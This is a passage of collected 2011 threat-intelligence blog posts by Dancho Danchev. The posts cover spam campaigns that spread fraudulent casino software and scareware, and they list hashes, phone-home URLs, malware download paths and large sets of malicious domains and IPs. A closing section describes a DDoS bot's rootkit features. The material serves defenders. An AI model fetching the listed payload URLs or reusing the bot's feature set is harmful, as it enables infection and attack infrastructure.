- **16.** [20]New GpCode ransomware encrypts files, demands \$125 for decryption
- 17. [21] Mass SQL injection attack leads to scareware

This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.

- 1. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 2. <u>http://feeds.feedburner.com/zdnet/security</u>
- 3. <u>http://www.zdnet.com/blog/security/dear-isp-its-time-to-guarantine-your-malware-infected-customers/6712</u>
- 4. <u>http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487</u>
- 5. <u>http://www.zdnet.com/blog/security/spamvertised-you-have-received-a-gift-from-one-of-our-members-malware-</u>

campaign/8250

- 6. <u>http://www.zdnet.com/blog/security/report-malicious-pdf-files-becoming-the-attack-vector-of-choice/8255</u>
- 7. <u>http://www.zdnet.com/blog/security/ashton-kutchers-twitter-account-hacked/8280</u>
- 8. http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results-again/8306
- 9. <u>http://www.zdnet.com/blog/security/report-3-million-malvertising-impressions-served-per-day/8319</u>
- 10. <u>http://www.zdnet.com/blog/security/dear-isp-its-time-to-quarantine-your-malware-infected-customers/6712</u>
- 11. <u>http://www.zdnet.com/blog/security/spyeye-gets-new-ddos-functionality/8381</u>
- 12. <u>http://www.zdnet.com/blog/security/spamvertised-dhl-notifications-lead-to-malware/8415</u>
- 13. <u>http://www.zdnet.com/blog/security/spamvertised-fedex-notifications-lead-to-malware/8452</u>
- 14. <u>http://www.zdnet.com/blog/security/rustock-botnets-operations-disrupted/8456</u>
- 15. <u>http://www.zdnet.com/blog/security/malicious-japan-quake-spam-leads-to-scareware/8463</u>
- 16. <u>http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-notifications-lead-to-malware/8478</u>
- 17. <u>http://www.zdnet.com/blog/security/researchers-release-details-on-34-scada-vulnerabilities/8483</u>

- 18. http://www.zdnet.com/blog/security/zombie-pc-prevention-bill-to-make-security-software-mandatory/8487
- 19. <u>http://www.zdnet.com/blog/security/spamvertised-post-office-express-mail-usps-emails-lead-to-malware/8502</u>
- 20. <u>http://www.zdnet.com/blog/security/new-gpcode-ransomware-encrypts-files-demands-125-for-decryption/8505</u>
- 21. <u>http://www.zdnet.com/blog/security/mass-sql-injection-attack-leads-to-scareware/8510</u>
- 22. <u>http://ddanchev.blogspot.com/</u>
- 23. http://twitter.com/danchodanchev

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Don't Play Poker on an Infected Table - Part Four (2011-04-11 18:10)

A currently spamvertised campaign is enticing users into downloading and executing a fraudulent online gambling

application known as **VegasVIP_setup.exe**.

Detection rate:

VegasVIP_setup.exe - [1]Win32/CazinoSilver - Result:16/42 (38.1 %)

MD5: 8680fa2868dd068f3c1d3995df105243

SHA1: 4f3ecd72c223cf6e130377a3ecd9149232dc848b

SHA256:

68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a9fa

1f1ebaadeb1d0e

Upon execution, the sample phones back to:

www.onlinevegas.com/download/update.php? dl=0af374526b7b6eb6c54bf92cb1d 1a236 &status=10

The spammers are earning revenue by participating in the **BestCasinoPartner.com** Affiliate Program. More de-

tails:

" Turn Your Traffic Into BIG Monthly Cash! Join the BestCasinoPartner.com Affiliate Program and from the very start 731



you will earn a HUGE 30 % of ALL player GROSS losses EVERY month, no matter what your volume is! That's ALL

player GROSS losses for the life of your referred players, with No Loss Carry-Forward!

Refer an Affiliate: Get Even More. Earn 7 % override on the Casino Gross Revenue payment made to the re-

ferred Affiliate for all players referred by your directly referred Affiliates - for the life of the player! Earn 5 % override on the Casino Gross Revenue payment made from your Web masters' referrals! AND...we even go One Step Further

— a THIRD tier!

Here are the THREE levels that will earn you profits for the life EACH player:

- Tier 1: 7 % override on the Casino Gross Revenue
- Tier 2: 5 % override on the Casino Gross Revenue
- Tier 3: 3 % override on the Casino Gross Revenue"

Participating affiliate domains are: **OnlineVegas.com**; **GoCasino.com**; **CrazySlots.com** and **GrandVegas.com** Related fraudulent online gambling domains part of the campaign:

777fashionplays.ru

777playsfashion.ru

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bankpremiumplays.ru

bank-premium-plays.ru

bestfortuneplays.ru

best-fortune-plays.ru

bestplaysfortune.ru

best-plays-fortune.ru

bingobonusplays.ru

bonus-bingo-plays.ru

bonusplaysbingo.ru

bonus-plays-bingo.ru

class-plays-world.ru

class-world-plays.ru

crazyplaysroulette.ru

crazy-plays-roulette.ru

crazyrouletteplays.ru

crazy-roulette-plays.ru

elit-grand-games.ru

elit-plays-king.ru

fashion-plays-vegas.ru

fashion-vegas-plays.ru

fiveplaysstar.ru

fortunebestplays.ru

fortune-best-plays.ru

fortuneplaysbest.ru

fortune-plays-best.ru

fortune-plays-land.ru

fortuneplaysparty.ru

fortune-plays-party.ru

games-elit-king.ru

games-king-elit.ru

gamespremiumbank.ru

jokerplaysvegas.ru online-games-luxory.ru palaceplayscrystal.ru playsbankpremium.ru plays-bank-premium.ru playsbestfortune.ru plays-best-fortune.ru plays-bingo-bonus.ru playsbonusbingo.ru plays-bonus-bingo.ru playsclassworld.ru playscrazyroulette.ru plays-crazy-roulette.ru playscrystalpalace.ru plays-crystal-palace.ru playsfashion777.ru playsfivestar.ru playsfortunebest.ru plays-fortune-party.ru

playsonlineextra.ru

plays-plaza-west.ru

playspremiumbank.ru

playsroulettecrazy.ru

plays-roulette-crazy.ru

plays-royal-classic.ru

plays-star-five.ru

playsvegasjoker.ru

playswestplaza.ru

plays-world-win.ru

plaza-plays-west.ru

plazawestplays.ru

plaza-west-plays.ru

premium-bank-plays.ru

premiumplaysbank.ru

roulette-crazy-plays.ru

starfiveplays.ru

star-five-plays.ru

starplaysfive.ru

vegas-fashion-plays.ru

vegasjokergames.ru

vegasjokerplays.ru

vegas-joker-plays.ru

vegas-plays-joker.ru

westplaysplaza.ru

west-plays-plaza.ru

westplazaplays.ru

west-plaza-plays.ru

win-plays-world.ru

winworldplays.ru

win-world-plays.ru

world-class-plays.ru

world-plays-class.ru

Related posts:

[2]Don't Play Poker on an Infected Table - Part Three

[3]Don't Play Poker on an Infected Table - Part Two

[4]Don't Play Poker on an Infected Table

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

http://www.virustotal.com/file-scan/report.html?
id=68ded50bf7c9b7f6961e6334b25fdad5d2369e461051d5a
9fa1f1e

baadeb1d0e-1302535749

- 2. <u>http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html</u>
- 4. <u>http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html</u>
- 5. <u>http://ddanchev.blogspot.com/</u>
- 6. <u>http://twitter.com/danchodanchev</u>

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Spamvertised "Reqest Rejected" Campaign Serving Scareware (2011-04-12 20:22)

A currently spamvertised scareware-serving campaign is enticing end users into downloading and executing a

malicious binary, which drops a scareware variant.

Sample subject: Regest rejected

Sample message: " Dear Sirs, Thank you for your letter! Unfortunately we can not confirm your request! More information attached in document below. Thank you Best regards. "

Sample attachments: EX-38463.pdf.zip; EX-38463.pdf.exe

Detection rate:

EX-38463.pdf.exe - [1]TrojanDownloader:Win32/Chepvil.J - Result: 11/41 (26.8 %)

MD5:5085794e6c283ebcfa3878805b9e7be7

SHA1: 1fbd8d3b0a3479274d8f09543452bf724bcb245c

SHA256:

c03711dbafae9b296daed8720f997d84caa5e5a5407a689926 050a061d67b932

Upon execution downloads hdjfskh.net/ pusk.exe - 208.43.90.48 - Email: admin@firtryt.biz

Detection rate:

pusk.exe - [2]FakeAlert-CN.gen.aa - Result: 13/42 (31.0 %)

MD5: a50a91176b5aeb96b8b77b99d587c485

SHA1: c56b7ab2123dbd49902446ffcc0cf59d6a865857

SHA256:

c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788b45 aac0d6cf61e83c

735



Upon execution phones back to the following domains and ASs:

Phones back to : AS19875; AS8001; AS24940; AS32475; AS32097; AS19875

2bemojewedowigo.com - 78.46.105.205

bemolaqijicy.com - 99.198.114.206 - Email: vista@free-id.ru

celisesuho.com - 99.198.114.202 - Email: hush@bz3.ru cixovatywo.com - 78.46.105.205 - Email: frenzy@ca4.ru

fytypoqywu.com - 64.46.38.94 - Email: fy4371215910301@domainidshield.com

gicyxepomer.com - 78.46.105.205 - Email: tabs@yourisp.ru
gopilezavyxiro.com - 78.46.105.205 - Email: hush@bz3.ru
hivanedak.com - 188.95.54.242 - Email: steps@ppmail.ru
hotilosire.com - 208.110.67.122 - Email: lathe@maillife.ru
jerakidukojoz.com - 78.46.105.205 - Email:
wrap@cheapbox.ru

kupeqobujohaq.com - 64.46.38.145 - Email: soup@fastermail.ru

kytevaviqopoci.com - 78.46.105.205 - Email: fs@free-id.ru pikilokykizanu.com - 65.254.54.77 - Email: dawn@freeid.ru

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punajytapaci.com - 209.97.213.105 - Email: mire@maillife.ru

qisacugugu.com - 64.46.38.129 - Email: as@free-id.ru qupajubica.com - 78.46.105.205 - Email: heard@bz3.ru reruravobosila.com - 67.196.13.96 - Email: mon@ppmail.ru

rorodarof.com - 99.198.114.204 - Email: hush@bz3.ru

ruqydahec.com - 67.196.13.97 - Email: mon@ppmail.ru

sakafiduzipame.com - 78.46.105.205 - Email: build@ca4.ru

sykobodyducib.com - 208.110.67.102 - Email: lathe@maillife.ru

tetagyjaj.com - 78.46.105.205 - Email: kilt@bz3.ru

tibehewuk.com - 209.97.213.102 - Email: mon@ppmail.ru

tisatosyhimidy.com - 188.95.54.243 - Email: jan@free-id.ru

tyhiqymiwufuj.com - 208.110.67.121 - Email: dawn@free-id.ru

vakyditefo.com - 99.198.114.203 - Email: vista@free-id.ru

wamojafadezy.com - 78.46.105.205 - Email: acts@free-id.ru

wetotyger.com - 78.46.105.205 - Email: acts@free-id.ru

wixecyhobovy.com - 64.46.38.130 - Email: soup@fastermail.ru

wolycunanoqe.com - 72.9.233.98 - Email: lathe@maillife.ru

zajatimibuj.com - 208.110.67.119 - Email: bark@cheapbox.ru

zequcitamado.com - 99.198.114.205 - Email: vista@free-id.ru

punajytapaci.com/1017000412 - 209.97.213.105 - Email: mire@maillife.ru

tibehewuk.com/1017000412 - 209.97.213.102 - Email: mon@ppmail.ru

Monitoring of the campaign is ongoing.

This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

1.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=c03711dbafae9b296daed8720f997d84caa5e5a5407a689</u>
<u>926050a</u>

061d67b932-1302627694

2.

http://www.virustotal.com/file-scan/report.html?
id=c912a975e3c2fc911d6550d86e8fd89dbd30e3d1e07d788
b45aac0

<u>d6cf61e83c-1302627443</u>

- 3. http://ddanchev.blogspot.com/
- 4. <u>http://twitter.com/danchodanchev</u>

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Spamvertised "Successfull Order 977132" Leads to Scareware (2011-04-28 14:50)

A currently ongoing malware campaign is impersonating Bobijou Inc for malware-serving purposes.

Sample subject: " Successfull Order 977132"

Sample message: " Thank you for ordering from Bobijou Inc. This message is to inform you that your order has been received and is currently being processed.

Your order reference is 901802. You will need this in all correspondence. This receipt is NOT proof of purchase.

We will send a printed invoice by mail to your billing address.

You have chosen to pay by credit card. Your card will be charged for the amount of 262.00 USD and "Bobijou"

Inc." will appear next to the charge on your statement. You will receive a separate email confirming your order has been despatched. Your purchase and delivery information appears below in attached file.

Thanks again for shopping at Bobijou Inc. "

Sample attachments: Order_details.zip

Detection rates:

Order details.exe - [1]**Trojan.FakeAV** - Result: 24/40 (60.0 %)

MD5: 7c810cbb47c9f937b5f663b51ab7ee50

SHA1 : b4faf8c724727381abb11c44b71605ff6e65cbbf

SHA256:

0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632faa19cd43e02b904

Upon execution phones back to :

kkojjors.net/f/g.php - 95.64.9.15 - Email: admin@firtryt.biz

variantov.com/pusk.exe - 94.63.149.26 - Email: admin@variantov.com

Detection rate for the scareware variant pusk.exe

pusk.exe - [2] Suspicious. Cloud. 5 - Result: 4/41 (9.8 %)

MD5 : bbd466a67586003776e295eaf3d2976c

SHA1: 6a8e1d84157c76b4c9238fc23d28686244f6650f

SHA256:

ee008f9039534f062bd277860060461064e760bdaa90a3659 5b9780be54a5a05

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Upon execution phones back to:

jyluzovunevu.com - 209.160.45.33 - Email: gray@fxmail.net

sesokiqufikeg.com - 209.160.45.34 - Email: gray@fxmail.net

qyqinisope.com - 64.46.38.207 - Email: gray@fxmail.net

hijocyragap.com - 64.46.38.81 - Email: robin@cutemail.org

puhigygapyhi.com - 64.46.38.81 - Email: gray@fxmail.net zavewuzykubo.com - 64.46.38.80 - Email: robin@cutemail.org

fepigixypo.com - 64.46.38.29 - Email: pyre@cutemail.org
tozibapah.com - 76.73.16.182 - Email: lays@fxmail.net
qebinehuh.com - 76.73.14.182 - Email: lays@fxmail.net
gygipikalyn.com - 76.73.17.242 - Email: ss@cutemail.org
xygorinazecit.com - 76.73.17.70 - Email: ss@cutemail.org
walireqoxyxyt.com - 64.46.39.185 - Email:
orbit@fxmail.net

moririnejuf.com - 64.46.39.184 - Email: purse@mail13.com jydosucin.com - 64.46.39.200 - Email: arm@fxmail.net libynozegokido.com - 64.46.39.186 - Email: orbit@fxmail.net

zidacofodafur.com - 64.46.39.212 - Email: gown@cutemail.org

fequxukovo.com - 67.196.15.136 - Email: arm@fxmail.net gyxyqimacik.com - 67.196.15.138 - Email: purse@mail13.com

wizyvopyla.com - 67.196.15.137 - Email: arm@fxmail.net gyricehagupy.com - 67.196.15.139 - Email: purse@mail13.com **punemipaqatyc.com** - 67.196.15.141 - Email: ulcer@mailae.com

gehotigyry.com - 67.196.15.140 - Email: hp@mail13.com
vufekihoto.com - 67.196.15.105 - Email: arm@fxmail.net
huzomohidid.com - 67.196.15.104 - Email: arm@fxmail.net
posufejez.com - 67.196.15.107 - Email: purse@mail13.com

gewexyvunokyk.com - 67.196.15.106 - Email: purse@mail13.com

fowyqypacytucy.com - 209.160.45.32 - Email: soup@fastermail.ru

koduzuwobow.com - 209.160.45.130 - Email: pyre@cutemail.org

ciluvekypomow.com - 78.46.105.205 - Email: hips@cutemail.org

7hitaxodupi.com - 64.46.38.30

Monitoring of the campaign is ongoing.

Related posts:

[3]Spamvertised "Reqest Rejected" Campaign Serving Scareware

[4] Spamvertised DHL Notifications Scareware Campaign

[5]Spamvertised Post Office Express Mail (USPS) Emails Serving Malware [6]Spamvertised United Parcel Service notifications serve malware

[7]Spamvertised FedEx Notifications Spread Malware

[8]Spamvertised DHL Notification Malware Campaign

[9]More Spamvertised DHL Notifications Spread Malware

This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.

1.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=0bda3bdcffdda0fee31fe35cfea2fb644ff8e549a0a83632fa</u>
<u>a19c</u>

<u>d43e02b904-1303915483</u>

2.

<u>http://www.virustotal.com/file-scan/report.html?</u> <u>id=ee008f9039534f062bd277860060461064e760bdaa90a3</u> <u>6595b978</u>

0be54a5a05-1303916125

- 3. <u>http://ddanchev.blogspot.com/2011/04/spamvertised-reqest-rejected-campaign.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/04/spamvertised-dhl-notifications.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html</u>

- 6. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html</u>
- 7. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html</u>
- 8. <u>http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html</u>
- 9. <u>http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html</u>
- 10. http://ddanchev.blogspot.com/
- 11. http://twitter.com/danchodanchev

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Summarizing ZDNet's Zero Day Posts for April (2011-05-09 12:50)

The following is a brief summary of all of my posts at ZDNet's Zero Day for April. You can subscribe to my [1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

Recommended reading:

- [3] Netcraft survey indicates slow adoption of Extended Validation SSL certificates
- **01.** [4]Spamvertised "Reqest Rejected" campaign leads to scareware
- **02.** [5]Spamvertised 'Facebook. Your password has been changed!' emails lead to malware

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- **03.** [6]Malware Watch: 'Spam is sent from your FaceBook account'; Spamvertised malicious photos **04.** [7]Spamvertised Easter Greetings lead to malware
- **05.** [8] Netcraft survey indicates slow adoption of Extended Validation SSL certificates
- **06.** [9]'You've got a postcard' emails lead to exploits and scareware
- 07. [10] Fake antivirus for mobile platform spotted

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

- 1. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 2. http://feeds.feedburner.com/zdnet/security
- 3. <u>http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-cer</u>

tificates/8576

4. <u>http://www.zdnet.com/blog/security/spamvertised-reqest-rejected-campaign-leads-to-scareware/8529</u>

5. <u>http://www.zdnet.com/blog/security/spamvertised-facebook-your-password-has-been-changed-emails-lead-to-ma</u>

lware/8545

6. <u>http://www.zdnet.com/blog/security/malware-watch-spam-is-sent-from-your-facebook-account-spamvertised-mal</u>

icious-photos/8565

- 7. <u>http://www.zdnet.com/blog/security/spamvertised-easter-greetings-lead-to-malware/8571</u>
- 8. <u>http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-cer</u>

tificates/8576

- 9. <u>http://www.zdnet.com/blog/security/youve-got-a-postcard-emails-lead-to-exploits-and-scareware/8590</u>
- 10. <u>http://www.zdnet.com/blog/security/fake-antivirus-for-mobile-platform-spotted/8594</u>
- 11. http://ddanchev.blogspot.com/
- 12. <u>http://twitter.com/danchodanchev</u>

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Don't Play Poker on an Infected Table - Part Five (2011-05-09 15:52)

A currently spamvertised campaign is enticing end users into downloading a fraudulent online gambling application

KingSpinEN.exe. The campaign is part of last month's [1]Don't Play Poker on an Infected Table - Part Four series.

Detection rate:

KingSpinEN.exe - [2]W32/Casino.F.gen!Eldorado - Result:16/43 (37.2 %)

MD5 : ead8156a838842bc8463995a91eee08b

SHA1: 239594a514c461c63dc8da69b08b9b63baaf2579

SHA256:

491c291eaed67268d14a36470e5d6f6d4ed829055fe4a2897 ac5f050b50a2e36

Upon execution phones back to:

- download.thepalacegroupgaming.com /tracking.aspx? ul=en &casino=spinpalace &banner_tag=a20337 &uuid=

%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d &state=100

- **spinpalace.mgsmup.com** /mupp/spinpalace/spinpalace_install.cab
- **spinpalace.mgsmup.com** /mupp/spinpalace/spinpalace.cab
- download.thepalacegroupgaming.com /tracking.aspx? ul=en &casino=spinpalace &banner tag=a20337 &uuid=

%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d &state=422

- marketing.valueactive.eu /VIP/animations/en/movies _en.htm

Portfolio of fraudulent online gambling domains part of the campaign. The majority are hosted within AS49130,

ARNET-AS SC ArNet Connection SRL:

casino-elit-super.ru - 89.45.14.12

744

casinogoldsuper.ru - 89.45.14.12

casinokingsuper.ru - 89.45.14.12

casino-king-super.ru - 89.45.14.12

casinolabsuper.ru - 89.45.14.12

casino-lux-super.ru - 89.45.14.12

casinomultisuper.ru - 89.45.14.12

casinonetsuper.ru - 89.45.14.12

casino-net-super.ru - 89.45.14.12

casinonextvip.ru - 89.45.14.12

casino-online-super.ru - 90.182.175.234

casinopartysuper.ru - 90.182.175.234

casino-party-super.ru - 90.182.175.234

casinoplazasuper.ru - 90.182.175.234

1casinostarsuper.ru - 90.182.175.234

casinosuperelit.ru - 89.45.14.12

casino-super-elit.ru - 89.45.14.12

casinosuperking.ru - 89.45.14.12

casino-super-king.ru - 89.45.14.12

casinosupermulti.ru - 89.45.14.12

casinosupernet.ru - 89.45.14.12

casino-super-net.ru - 89.45.14.12

casino-super-online.ru - 90.182.175.234

casinosupervip.ru - 89.45.14.12

casino-super-vip.ru - 89.45.14.12

casinosuperweb.ru - 89.45.14.12

casino-super-web.ru - 89.45.14.12

casinosuperwin.ru - 89.45.14.12

casino-super-win.ru - 89.45.14.12

casinovipsuper.ru - 89.45.14.12

casino-vip-super.ru - 89.45.14.12

casino-win-super.ru - 89.45.14.12

cazino-cash-multi.ru - 89.45.14.12

3cazino-party-royal.ru - 89.45.14.12

cazinopartyweb.ru - 89.45.14.12

cazino-party-web.ru - 89.45.14.12

cazinopartywin.ru - 89.45.14.12 cazino-party-win.ru - 89.45.14.12 cazinoplazawin.ru - 89.45.14.12 cazinoplazaworld.ru - 89.45.14.12 cazino-plaza-world.ru - 89.45.14.12 cazinowinplaza.ru - 89.45.14.12 cazino-win-plaza.ru - 89.45.14.12 cazinoworldplaza.ru - 89.45.14.12 cazino-world-plaza.ru - 89.45.14.12 4elitcasinosuper.ru - 89.45.14.12 elit-casino-super.ru - 89.45.14.12 elitsupercasino.ru - 89.45.14.12 elit-super-casino.ru - 89.45.14.12 **gamelabonline.ru** - 78.46.105.205 **gameonlinelab.ru** - 78.46.105.205 745



game-party-royal.ru - 78.46.105.205 gamezlabonline.ru - 89.45.14.12 gamezmultilab.ru - 89.45.14.12 gamez-net-online.ru - 89.45.14.12

gamezonlinenet.ru - 89.45.14.12

gamez-party-royal.ru - 89.45.14.12

gamez-party-web.ru - 89.45.14.12

gamezpartywin.ru - 89.45.14.12

gamez-party-win.ru - 89.45.14.12

gamez-plaza-win.ru - 89.45.14.12

gamezplazaworld.ru - 89.45.14.12

gamez-plaza-world.ru - 89.45.14.12

gamez-vegas-web.ru - 89.45.14.12

gamezweblab.ru - 89.45.14.12

gamezwinplaza.ru - 89.45.14.12

gamez-win-plaza.ru - 89.45.14.12

gamezworldplaza.ru - 89.45.14.12

joker-gamez-web.ru - 89.45.14.12

kingcasinosuper.ru - 89.45.14.12

king-casino-super.ru - 89.45.14.12

kinggagnerr.net - 90.182.175.234

kingsupercasino.ru - 89.45.14.12

king-super-casino.ru - 89.45.14.12

lab-cazino-multi.ru - 89.45.14.12

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lab-cazino-online.ru - 89.45.14.12

labgamezonline.ru - 89.45.14.12

lab-gamez-web.ru - 89.45.14.12

labonlinecazino.ru - 89.45.14.12

labonlinegame.ru - 78.46.105.205

labvegascazino.ru - 89.45.14.12

luxcasinosuper.ru - 89.45.14.12

luxnextcasino.ru - 89.45.14.12

lux-next-casino.ru - 89.45.14.12

multicasinosuper.ru - 89.45.14.12

multilabgame.ru - 78.46.105.205

multisupercasino.ru - 89.45.14.12

netcasinosuper.ru - 89.45.14.12

net-casino-super.ru - 89.45.14.12

netpartycazino.ru - 89.45.14.12

netsupercasino.ru - 89.45.14.12

net-super-casino.ru - 89.45.14.12

nextcasinovip.ru - 89.45.14.12

next-casino-vip.ru - 89.45.14.12

next-lux-casino.ru - 89.45.14.12

nextvipcasino.ru - 89.45.14.12

onlinecasinosuper.ru - 90.182.175.234

online-casino-super.ru - 90.182.175.234

online-cazino-lab.ru - 89.45.14.12

onlinegameznet.ru - 89.45.14.12

online-gamez-vip.ru - 89.45.14.12

onlinelabcazino.ru - 89.45.14.12

onlinesupercasino.ru - 90.182.175.234

online-super-casino.ru - 90.182.175.234

partycasinosuper.ru - 90.182.175.234

party-casino-web.ru - 78.46.105.205

partycazinonet.ru - 89.45.14.12

party-cazino-royal.ru - 89.45.14.12

partycazinoweb.ru - 89.45.14.12

partycazinowin.ru - 89.45.14.12

partygamezroyal.ru - 89.45.14.12

party-gamez-royal.ru - 89.45.14.12

partygamezwin.ru - 89.45.14.12

party-gamez-win.ru - 89.45.14.12

partynetcazino.ru - 89.45.14.12

party-royal-cazino.ru - 89.45.14.12

party-super-casino.ru - 89.45.14.12

partywebcasino.ru - 78.46.105.205

partywebcazino.ru - 89.45.14.12

partywincazino.ru - 89.45.14.12

party-win-cazino.ru - 89.45.14.12

play-multi-casino.ru - 89.45.14.12

plazacazinowin.ru - 89.45.14.12

plaza-cazino-win.ru - 89.45.14.12

plazacazinoworld.ru - 89.45.14.12

747

plaza-cazino-world.ru - 89.45.14.12

plaza-gamez-win.ru - 89.45.14.12

plazagamezworld.ru - 89.45.14.12

plaza-gamez-world.ru - 89.45.14.12

plazawincazino.ru - 89.45.14.12

plaza-win-cazino.ru - 89.45.14.12

plazaworldcazino.ru - 89.45.14.12

plaza-world-cazino.ru - 89.45.14.12

royal-party-cazino.ru - 89.45.14.12

star-casino-super.ru - 90.182.175.234

star-super-casino.ru - 90.182.175.234

super-casino-elit.ru - 89.45.14.12

supercasinoking.ru - 89.45.14.12

super-casino-king.ru - 89.45.14.12

supercasinolab.ru - 89.45.14.12

super-casino-land.ru - 90.182.175.234

supercasinomulti.ru - 89.45.14.12

supercasinonet.ru - 89.45.14.12

super-casino-net.ru - 89.45.14.12

supercasinoonline.ru - 90.182.175.234

super-casino-online.ru - 90.182.175.234

super-casino-star.ru - 90.182.175.234

supercasinovip.ru - 89.45.14.12

super-casino-vip.ru - 89.45.14.12

super-casino-web.ru - 89.45.14.12

super-casino-west.ru - 90.182.175.234

supercasinowin.ru - 89.45.14.12

super-casino-win.ru - 89.45.14.12

super-elit-casino.ru - 89.45.14.12

superkingcasino.ru - 89.45.14.12

super-king-casino.ru - 89.45.14.12

super-land-casino.ru - 90.182.175.234

super-multi-casino.ru - 89.45.14.12

supernetcasino.ru - 89.45.14.12

super-net-casino.ru - 89.45.14.12

superonlinecasino.ru - 90.182.175.234

super-online-casino.ru - 90.182.175.234

superpartycasino.ru - 90.182.175.234

super-party-casino.ru - 89.45.14.12

superstarcasino.ru - 90.182.175.234

super-star-casino.ru - 90.182.175.234

super-vip-casino.ru - 89.45.14.12

super-web-casino.ru - 89.45.14.12

super-west-casino.ru - 90.182.175.234

superwincasino.ru - 89.45.14.12

vegas-game-web.ru - 78.46.105.205

vegas-gamez-multi.ru - 89.45.14.12

vegasgamezweb.ru - 89.45.14.12

vipcasinosuper.ru - 89.45.14.12

vip-casino-super.ru - 89.45.14.12

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vipnextcasino.ru - 89.45.14.12

vipsupercasino.ru - 89.45.14.12

vip-super-casino.ru - 89.45.14.12

web-casino-super.ru - 89.45.14.12

web-cazino-royal.ru - 89.45.14.12

webgamezroyal.ru - 89.45.14.12

webpartycazino.ru - 89.45.14.12

web-super-casino.ru - 89.45.14.12

west-super-casino.ru - 90.182.175.234

wincasinosuper.ru - 89.45.14.12

win-casino-super.ru - 89.45.14.12

win-cazino-plaza.ru - 89.45.14.12

win-gamez-plaza.ru - 89.45.14.12

winpartycazino.ru - 89.45.14.12

win-party-cazino.ru - 89.45.14.12

winplazacazino.ru - 89.45.14.12

win-plaza-cazino.ru - 89.45.14.12

winsupercasino.ru - 89.45.14.12

win-super-casino.ru - 89.45.14.12

worldcazinoplaza.ru - 89.45.14.12

world-cazino-plaza.ru - 89.45.14.12

worldgamezplaza.ru - 89.45.14.12

world-gamez-plaza.ru - 89.45.14.12

world-plaza-cazino.ru - 89.45.14.12

Monitoring of the campaign is ongoing.

Related posts:

[3]Don't Play Poker on an Infected Table - Part Four

[4]Don't Play Poker on an Infected Table - Part Three

[5]Don't Play Poker on an Infected Table - Part Two

[6]Don't Play Poker on an Infected Table

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

1. <u>http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html</u>


2.

http://www.virustotal.com/file-scan/report.html?
id=491c291eaed67268d14a36470e5d6f6d4ed829055fe4a28
97ac5f0

50b50a2e36-1304948544

- 3. <u>http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html</u>
- 4. <u>http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html</u>
- 6. <u>http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html</u>
- 7. http://ddanchev.blogspot.com/
- 8. <u>http://twitter.com/danchodanchev</u>

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A Peek Inside a New DDoS Bot - "Snap" (2011-05-09 17:03)

Sampling malicious activity through the eyes of the cybercriminal, is always beneficial in the context of timely

spotting valuable trends and fads within the ecosystem, given a decent sample of malicious activity is obtained.

In this post, we'll review a new DDoS bot on the block - "Snap".

This modular bot differentiates itself by offering the ability to choose between different modules to be added

to the final package, and by allowing to perform to "proprietary" DDoS functions, namely the TurboSYN, and TrafficDDoS. Next to its core DDoS functionality, the coder of the bot is differentiating by offering Form Grabbing; Reverse Socks; MailSpamming; IM-Spamming and Exploits launching functionality.

More details from the actual proposition:

[+] language the bot is coded in : mASM

[+] no external depencies, no run times , no frame works!

[+] Ability to work with roaming user accounts

[+] modularized structure of the bot
750
[+] Second Backup Service watch process Activity and restart bot on fail over

[+] User Mode r00tkit

- -> [+] run's as a service and hides itself
- -> [+] hides & protect root process
- -> [+] hides & protect files
- -> [+] hides the root processes
- -> [+] hides already used local &remote TCP Port(s)
- -> [+] hides already used local &remote UDP Port(s)
- -> [+] hides already used regkey's
- [+] semi polymorphic architecture
- -> [+] uses random legit process, file & service names
